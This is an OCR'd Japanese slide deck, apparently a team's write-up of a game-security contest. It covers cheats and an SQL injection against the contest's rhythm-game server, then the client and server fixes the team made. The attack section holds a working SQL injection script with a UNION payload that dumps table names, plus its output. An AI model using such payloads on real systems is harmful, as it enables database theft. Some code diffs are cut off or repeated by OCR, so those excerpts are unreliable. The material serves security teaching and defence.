- 設定 > ストレージ > アプリから CHUNI MUSIC を選択し、データを消去
- ゲームを起動し UUID の発行を行う
- スキルのガチャを引く
- 良い結果が出るまでデータの消去からガチャまでを繰り返す

# SQL インジェクションが可能: 概要

- サーバ側で、ユーザの入力値をそのまま SQL 文に結合し実行しているため、本来意図されていない SQL 文の実行ができる

# SQL インジェクションが可能: 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/key という API のエンドポイントに
  ペイロードが入力された状態の JSON を POST する
- /2018/account という API のエンドポイントに GET を行うことで、
  SQL インジェクションができる


```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

s = requests.Session()

uuid = "' and 0 union select (select group_concat(table_name) from information_schema.tables where table_schema=database()), 2,
3, 4, 5, 6, 7, '"
data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

r = s.get(urlparse.urljoin(URL, '/2018/account'))
print decrypt(key, iv, r.content.decode('base64'))

s.close()
```

SQL インジェクションを行うスクリプトのソースコード

```
$ python2 sqli.py
{"userData": {"stone": 7, "coin": "", "uuid":
"flag,scores,skillmaster,skills,user", "exp": 4, "maxStamina":
6, "availableMusic": [], "rank": 3, "name": "2"}, "metadata":
{"uuid": "
group_conca                                    a.tables where
table_schema=database()), 2, 3, 4, 5, 6, 7, '", "key":
"9q831RWxvvPKMQ9G", "iv": "tQYPaIscikuqcFhN"}}
```

本来得られないテーブルの一覧が
SQL インジェクションにより返されている

SQL インジェクションを行った結果 1




SQL インジェクションを行った結果 2

# 空文字列や空白文字だけの名前が使用可能: 概要

- ゲームの初回起動時、名前が入力されていない状態や、
  空白文字だけの名前であっても登録することができる

# 対策フェーズ

# 対策フェーズの概要

目的

- クライアント側とサーバ側のソースコードが与えられるので、
  10 日間でできるだけチートやマクロへの対策を実装する

開発環境

- クライアント: Unity 2018.1.0f2
- サーバ: Python 2.7.6 (WAF: Bottle.py)

# 修正点・追加点の一覧 (クライアントサイド)

- 装備されているスキルの個数チェック - 71
- ジュエル・コインのタップ時のスタミナのチェック - 73
- 証明書の Pinning (ピン留め) - 75
- USB デバッグが有効化されているかチェック - 77
- エミュレータが使用されていないかチェック - 79
- root 化されていないかチェック - 81
- ランキング画面でのリッチテキストの無効化 - 83
- `ObfuscatedIntXor` へのチェックサムの追加 - 86

# 修正点・追加点の一覧 (サーバサイド)

- サーバ側でのスタミナの管理 - 91
- 楽曲の再生時間のチェック - 97
- ランキング登録時のスコアの検証 - 103
- ガチャ時のレースコンディションの修正 - 109
- ユーザ情報取得時の SQL インジェクションの修正 - 112
- UUID 等のユーザ入力値の検証 - 114
- session key 生成時の古い session の削除 - 118

# 装備されているスキルの個数チェック

- クライアント側での musicgame.db からの装備スキルの読み込み時に、
  最大で (通常プレイで可能な) 5 個を読み込むようにし、
  もし 6 個以上のスキルが装備されていた場合には、
  チートが行われたと判定し弾くように修正を行った
  - ⇨ musicgame.db の書き換えだけでは不正な装備ができなくなったが、
    バイナリの改変をすればまた可能にできてしまう
- また、サーバ側でもスコア登録時に装備しているスキルを提出させ、
  この個数をチェックするように変更した (詳細は後述)
  - ⇨ 不正にスキルを装備した状態でのスコアを登録できなくなった

```
172     -           string query = "SELECT * FROM skills";
    172 +           string query = "SELECT * FROM skills LIMIT 5";
173 173             DataTable tableData = sqlDB.ExecuteQuery (query);
174 174             foreach (DataRow row in tableData.Rows) {
175 175                 int id = row.GetAsInt ("id");
@@ -188,6 +188,9 @@ private List<Skill> getLocalSkillList ()
188 188         #else
189 189         List<Skill> skillList = new List<Skill> ();
190 190         #endif
    191 +       if (skillList.Count > 5) {
    192 +           throw new UnityException ("Equiped Skills are up to 5");
    193 +       }
```

該当箇所の diff (クライアント: `SkillManager.cs`)

# ジュエル･コインのタップ時のスタミナの確認

- メインメニューの右上に表示されているジュエルかコインをタップした際、
  スタミナが完全に回復されている場合には処理を中止するよう修正を行った
  - ⇨回復の必要のないタイミングで誤ってタップし、
    ジュエルやコインを消費してしまうことがなくなった

```
215  215        public void OnCoinClick ()
216  216        {
     217  +         if (Stamina == playerData.maxStamina) {
     218  +             MainMenu.instance.ShowWarningPanel ("スタミナは既に最大です");
     219  +             return;
     220  +         }
```

```
241  247        public void OnStoneClick ()
242  248        {
     249  +         if (Stamina == playerData.maxStamina) {
     250  +             MainMenu.instance.ShowWarningPanel ("スタミナは既に最大です");
     251  +             return;
     252  +         }
```

該当箇所の diff (クライアント: PlayerDataManager.cs)

# 証明書の Pinning (ピン留め): 概要

目的: 自作ルート証明書によるMITMの防止


手法: 通信する証明書の拇印をチェック

実装: `UnityEngine.Networking.CertificateHandler` を利用

# 証明書の Pinning (ピン留め): 評価

- 一定の効果はある
- 撃墜フェーズではバイナリの書き換えで撃墜された
- 難読化ツール(Obfuscator)との併用が望ましい

# USBデバッグの検知: 概要



目的: USBデバッグを用いた解析の防止


手法: 端末の環境情報を取得してチェック

実装: `Settings.Global.ADB_ENABLED` を確認

# USBデバッグの検知: 評価

- 低レベルの攻撃者には効果はある
- 撃墜フェーズではバイナリの書き換えで撃墜された
- 難読化ツール(Obfuscator)との併用が望ましい

# エミュレータの検知: 概要



目的: エミュレータを用いた解析の防止

手法: 端末の環境情報を取得してチェック

実装: `os.Build` や `getRadioVersion()` の返り値を確認

# エミュレータの検知: 評価

- 低レベルの攻撃者には効果はある
- 撃墜フェーズではバイナリの書き換えで撃墜された
- 難読化ツール(Obfuscator)との併用が望ましい
- エミュレータ側も日々強化される

# root 化の検知: 概要

目的: rooted 端末を用いた解析の防止

手法: 端末の環境情報を取得してチェック

実装: scottyab/rootbeer をUnityから利用

# root 化の検知: 評価


- バイパスツールが出回っているあまり意味がない
- 撃墜フェーズではバイナリの書き換えで撃墜された
- SafetyNet ですら完全には無理


# ランキング画面でのリッチテキストの無効化

- ランキング画面において、ユーザの一覧を表示していた部分で
  有効化されていたリッチテキストを無効化した
  - ⇨ 巨大な文字を表示するなどして、他ユーザの表示を妨害することができなくなった


Unity の Inspector

# ObfuscatedIntXor へのチェックサムの追加: 概要





目的: メモリ改ざんの検知

手法: 数値クラスへのチェックサムの追加

実装: setter でのチェックサムの計算、getter での検証

# ObfuscatedIntXor へのチェックサムの追加: 評価

- 数値の難読化を行っている ObfuscatedIntXor クラスについて、
  初期化時に secret と value を使ってチェックサムを計算し hash に格納、
  元の数値を復元する際に再度計算を行って hash と照合するように修正した
  - ⇨ これが使われたパラメータをメモリ上で検索することが難しくなり、
    また、メモリの改ざんが行われた場合に検知できるようになった

# ObfuscatedIntXor へのチェックサムの追加: 評価

- 難読化やチェックサムのアルゴリズム自体は容易に解析されうるが、
  改変時は「検索」「改変」「チェックサムの計算」の 3 つの段階を踏むことになり、コストが大きくなった

```
39  +           o.hash = 0;
40  +           for (int i = 0; i < 32; i += 8) {
41  +               int mask = 0xff << i;
42  +               o.hash = o.hash * 31 + ((o.secret & mask) >> i);
43  +               o.hash ^= o.hash * 37 + ((o.value & mask) >> i);
44  +           }
```

チェックサムを計算し hash に格納

該当箇所の diff (クライアント: ObfuscatedInt.cs)

```
20  +           int check = 0;
21  +           for (int i = 0; i < 32; i += 8) {
22  +               int mask = 0xff << i;
23  +               check = check * 31 + ((o.secret & mask) >> i);
24  +               check ^= check * 37 + ((o.value & mask) >> i);
25  +
26  +
27  +           if (((check ^ o.hash) + o.secret) != o.secret) {
28  +               throw new UnityException("Memory Check Failed");
29  +           }
```

再度チェックサムを計算し、改ざんされていないか検証

該当箇所の diff (クライアント: ObfuscatedInt.cs)

# サーバ側でのスタミナの管理: 概要

目的: スタミナチートの防止

手法: クライアントからサーバへのスタミナ処理の移管

実装: Redis への各種パラメータの保存

# サーバ側でのスタミナの管理: 評価

- クライアント側で行われていたスタミナ管理をサーバ側に処理を移した
  - ユーザのスタミナは Redis に保存しており、
    時間経過を考慮して回復、楽曲開始時に消費等の処理を行っている
  - クライアント側では、ユーザ情報の取得時に
    ジュエルの個数等と合わせてスタミナを取得するようにしている
  - ⇨ クライアント側で、SharedPreferences の改ざんによる
    不正なスタミナの回復が行えないようになった

# サーバ側でのスタミナの管理: 評価

- また、スタミナが足りない状態で楽曲を開始しようとした場合には、楽曲の開始やランキングへの登録を行えないように修正した
  - ⇨ クライアント側でメモリを改ざんしスタミナを増やしたとしても、サーバ側でチェックがされているため有効ではなくなった

```
157 + def setStamina(uuid, stamina):
158 +     red.hset('stamina', uuid, str(stamina))
159 +     setLastStaminaUpdated(uuid)
160 +
161 + def getStamina(uuid):
162 +     return red.hget('stamina', uuid)
163 +
164 + # 最後にスタミナが更新された日時を登録
165 + def setLastStaminaUpdated(uuid):
166 +     red.hset('lastStaminaUpdated', uuid, str(int(time.time())))
167 +
168 + # 最後にスタミナが更新された日時を返す
169 + def getLastStaminaUpdated(uuid):
170 +     return red.hget('lastStaminaUpdated', uuid)
171 +
172 + # スタミナを最新の状態に更新
173 + def updateStamina(uuid, maxStamina):
174 +     stamina = getStamina(uuid)
175 +
176 +     if stamina is None:
177 +         stamina = maxStamina
178 +     else:
179 +         stamina = int(stamina)
180 +         now = int(time.time())
181 +         lastUpdated = int(getLastStaminaUpdated(uuid))
182 +         stamina = min(stamina + (now - lastUpdated) // 30, maxStamina)
```

スタミナの値や最終更新時を取り扱う関数群

該当箇所の diff (サーバ: `main.py`)

```
446 +     userData = getUserData(uuid)
447 +     stamina = updateStamina(uuid, userData["maxStamina"])
448 +
449 +     if stamina < 10:
450 +         return HTTPResponse(status=500)
451 +
452 +     setStamina(uuid, stamina - 10)
```

楽曲開始時にスタミナが十分にあるかチェック

該当箇所の diff (サーバ: `main.py`)

```
525  565          if data["item"] == "coin" and userData["coin"] >= 100:
526  566              userData["coin"] = userData["coin"] - 100
527  567              updateUserData(uuid, userData)
     568  +           setStamina(uuid, userData["maxStamina"])
528  569          elif data["item"] == "stone" and userData["stone"] > 0:
529  570              userData["stone"] = userData["stone"] - 1
530  571              updateUserData(uuid, userData)
     572  +           setStamina(uuid, userData["maxStamina"])
```

アイテムを使ってスタミナを全回復する処理

該当箇所の diff (サーバ: `main.py`)

# 楽曲の再生時間のチェック: 概要

目的: スピードハックの防止

手法: 楽曲の開始から終了までの時間のチェック

実装: 楽曲開始時にクライアントが叩く API の追加

# 楽曲の再生時間のチェック: 評価

- 楽曲の開始時にゲームサーバに対してリクエストを発生させ、
  この時にサーバ側では Redis に楽曲の終了時間を登録することで、
  ランキング登録時に経過時間を検証できるように修正した
  - ⇨ 楽曲のプレイをスキップしてのスコアの登録や、
    楽曲のスピードを調節して難易度を下げることができなくなった


```
148 + # 楽曲が終了する時刻を登録
149 + def setMusicEndTime(uuid, seconds):
150 +     endTime = int(time.time()) + seconds
151 +     red.hset('musicEndTime', uuid, str(endTime))
152 +
153 + # 楽曲が終了する時刻を返す
154 + def getMusicEndTime(uuid):
155 +     return red.hget('musicEndTime', uuid)
156 +
```

該当箇所の diff (サーバ: `main.py`)

```
393 + # 楽曲開始時に楽曲の ID をポストして、開始時刻を保存する
394 + @route('/startMusic', method='POST')
395 + def start_music():
396 +     uuid = getUuid(request)
399 +
400 +     data = dataToJson(data, uuid)
401 +     musicID = data["musicId"]
402 +
403 +     # musicID のチェック
404 +     if not (0 <= musicID <= 2):
405 +         return HTTPResponse(status=500)
406 +
407 +     setMusicEndTime(uuid, getPlayTime(musicID))
408 +
409 +     body = {"status":"ok", "metadata":{"uuid":uuid, "iv":genIv(uuid)}}
410 +     data = json.dumps(body)
411 +     r = HTTPResponse(status=200, body=data)
412 +     r.set_cookie("token", genSessionKey(uuid))
413 +     return r
414 +
```

楽曲の開始時に叩かれる API エンドポイントを追加

該当箇所の diff (サーバ: `main.py`)




該当箇所の diff (サーバ: `main.py`)


該当箇所の diff (サーバ: `main.py`)

# ランキング登録時のスコアの検証: 概要

目的: 不正なスコア登録の防止

手法: POST されたスコアの整合性のチェック

実装: 判定結果やスキルから計算されたスコアの検証

# ランキング登録時のスコアの検証: 評価

- ランキングの登録時、クライアントに判定結果や装備スキルを提出させ、
  サーバ側で計算を行ったスコアと提出されたスコアが一致するか、
  またそのユーザがスキルを所持しているか、装備スキルが重複していないか (注: 同一効果の別スキルの場合は重複とみなされない) 等を検証し、
  提出されたデータのいずれかが正しくない場合は登録しないよう修正した
  - ⇨ 通常のプレイでは到達不可能なスコアの登録ができなくなった

# ランキング登録時のスコアの検証: 評価

- ゲームサーバに直接 POST するという簡単な方法では
  不正なスコアをランキングに登録することはできなくなった
- ただし、クライアント側の判定処理を常に良い結果を返すよう改変すれば、
  サーバ側では不正に作られた判定かどうかわからなくなる
  (つまり、単にゲームが上手い人と見分けがつかない)
- 途中の結果やタップ座標を送信させる等、
  サーバ側での検証を強化すればチートが困難になるが、
  実装や計算のコストが大きくなるデメリットもある

```
236 + def getSelectedSkillList(uuid, skillIds):
237 +     result = None
238 +     skillList = []
239 +     if len(skillIds) == 0:
240 +         return skillList
241 +     skillIds = ','.join(str(int(x)) for x in skillIds)
242 +     # ユーザが装備するスキルの ID からスキルの情報を取得
243 +     with connection() as c:
244 +         c.execute("SELECT * FROM Skills LEFT JOIN SkillMaster ON Skills.skillId = SkillMaster.id
    WHERE uuid = %s AND Skills.id IN (" + skillIds + ")", (uuid,))
245 +         result = c.fetchall()
246 +     for i in range(len(result)):
247 +         if result[i][7] is None:
248 +             skillList.append({"id":result[i][2], "name":result[i][4], "type":result[i][5], "param":result[i][6]})
249 +         else:
250 +             skillList.append({"id":result[i][2], "name":result[i][4], "type":result[i][5], "param":result[i][6],
    "combo":result[i][7]})
251 +     return skillList
252 +
```

そのユーザが装備スキルを所持しているか、
重複していないかをチェックし、
スキルの情報を取得する関数

該当箇所の diff (サーバ: `main.py`)

```
387 +     # musicID と difficulty のチェック、ハードコードだけどまあ…
388 +     if not (0 <= musicID <= 2) or not (0 <= difficulty <= 2):
389 +         return HTTPResponse(status=500)
390 +
391 +     # スキルは 5 個までしか装備できないんですよ
392 +     if len(skillIds) > 5:
393 +         return HTTPResponse(status=500)
394 +
395 +     skills = [x['id'] for x in
396 +     userData =
397 +     rank = use
398 +
399 +     # スコアの検証
400 +     if not validate_score(score, grades, skills, rank, musicID, difficulty):
401 +         return HTTPResponse(status=500)
```

不正な楽曲の ID や難易度でないか、
装備スキルの数が多くないかチェックをしている

該当箇所の diff (サーバ: `main.py`)

```
387 +     # musicID と difficulty のチェック、ハードコードだけどまあ…
388 +     if not (0 <= musicID <= 2) or not (0 <= difficulty <= 2):
389 +         return HTTPResponse(status=500)
390 +
391 +     # スキルは 5 個まで
392 +     if len(skil
393 +         return
394 +
395 +     skills = [x['id'] for x in getSelectedSkillList(uuid, skillIds)]
396 +     userData = getUserData(uuid)
397 +     rank = userData['rank']
398 +
399 +     # スコアの検証
400 +     if not validate_score(score, grades, skills, rank, musicID, difficulty):
401 +         return HTTPResponse(status=500)
```

与えられた装備スキルの ID から
スキルの効果を取得し、

該当箇所の diff (サーバ: `main.py`)

```
387 +     # musicID と difficulty のチェック、ハードコードだけどまあ…
388 +     if not (0 <= musicID <= 2) or not (0 <= difficulty <= 2):
389 +         return HTTPResponse(status=500)
390 +
391 +     # スキルは 5 個までしか装備できないんですよ
392 +     if len(skillIds) > 5:
393 +         return HTTPResponse(status=500)
394 +
395
396
397
398
399 +     # スコアの検
400 +     if not validate_score(score, grades, skills, rank, musicID, difficulty):
401 +         return HTTPResponse(status=500)
```

validate_score (実装はスライドのサイズの都合上省略、
クライアント側の処理をそのまま移植しただけ) に
判定結果やスキルの配列を渡してスコアを検証

該当箇所の diff (サーバ: main.py)

# ガチャ時のレースコンディションの修正

- リクエストを同時に複数行って大量にガチャを引くことができる、
  ガチャ API に存在したレースコンディションの問題について、
  ユーザが所有しているジュエル数のチェックと、
  ジュエル数を減らす処理を同期的に行うことで修正を行った
  - ⇨ 本来所持しているジュエルで引くことが可能な範囲内でしか
    スキルを引くことができなくなった

```
210 + def consumeStone(uuid, stone):
211 +     res = None
212 +     with connection() as c:
213 +         res = c.execute("UPDATE User SET stone = stone - %s WHERE uuid = %s AND %s <= stone", (stone, uuid, stone))
214 +     return res == 1
215 +
```

該当箇所の diff (サーバ: `main.py`)

```
501 +     if not consumeStone(uuid, 10 * data["gacha"]):
502 +         return HTTPResponse(status=500)
495 503
496     -     if userData["stone"] >= 10 * data["gacha"]:
497     -         # 同時に複数のガチャリクエストを投げることでガチャが大量にひけるようsleepを入れている
498     -       time.sleep(1)
499     -         userData["stone"] = userData["stone"] - 10 * data["gacha"]
500     -         updateUserData(uuid, userData)
501     -
502     -         # ガチャ回数分だけスキルを入手
503     -         for i in range(data["gacha"]):
504     -             skills.append(addNewSkill(uuid))
504 +     # ガチャ回数分だけスキルを入手
505 +     for i in range(data["gacha"]):
506 +         skills.append(addNewSkill(uuid))
```

該当箇所の diff (サーバ: `main.py`)


# 情報取得時の SQL インジェクションの修正

- コイン等のユーザ情報取得 API に存在した SQL インジェクションについて、ユーザ入力 (UUID) がそのまま SQL 文に展開されていた箇所にプリペアドステートメントを導入し、安全にパラメータを渡すよう修正した
  - ⇨ 原理的に SQL インジェクションが発生しないようになった


該当箇所の diff (サーバ: `main.py`)

# UUID 等のユーザ入力値の検証

- ユーザの入力値について、十分に検証を行うよう修正した
  - 登録時、ユーザ名に使われる文字種 (空白文字以外が含まれているか)
  - ガチャの回数 (一度に引く回数は 1 回か 5 回のみ許容)
  - UUID (英数字 32 文字で構成されているか)
  - ⇨ 形式に合わない文字列が入力されると、処理を中断するようになった




該当箇所の diff (サーバ: `main.py`)

```
120 + def is_uuid(s, length = 32):
121 +     if re.match(r'\A[0-9a-f]{%d}\Z' % length, s):
122 +         return True
123 +     return False
124 +
```

```
346 +     if not is_uuid(uuid):
347 +         return HTTPResponse(status=500)
348 +
```

UUID が英数字 32 文字で構成されているかチェック

該当箇所の diff (サーバ: `main.py`)

```
410 +
411 +     # ガチャは 1 回か 5 回しか引けません
412 +     if data["gacha"] not in (1, 5):
413 +         return HTTPResponse(status=500)
414 +
```

ガチャを引く回数が 1 回か 5 回になっているかチェック

該当箇所の diff (サーバ: `main.py`)

# session key 生成時の古い session の削除

- UUID と Cookie を結びつけるのに使われていた session について、新しく session key を生成する際に古いものを削除するように修正した
  - ⇨ API を叩くごとに session が増えることがなくなり、サーバ側のリソースの無駄遣いが緩和された

```
195 +     oldSessionKey = getSessionKey()
196 +     if oldSessionKey is not None:
197 +         red.hdel('session', oldSessionKey)
```

古い session が存在している場合には削除する
(ここで、getSessionKey( ) はCookie から
session key を取得する関数)

該当箇所の diff (サーバ: main.py)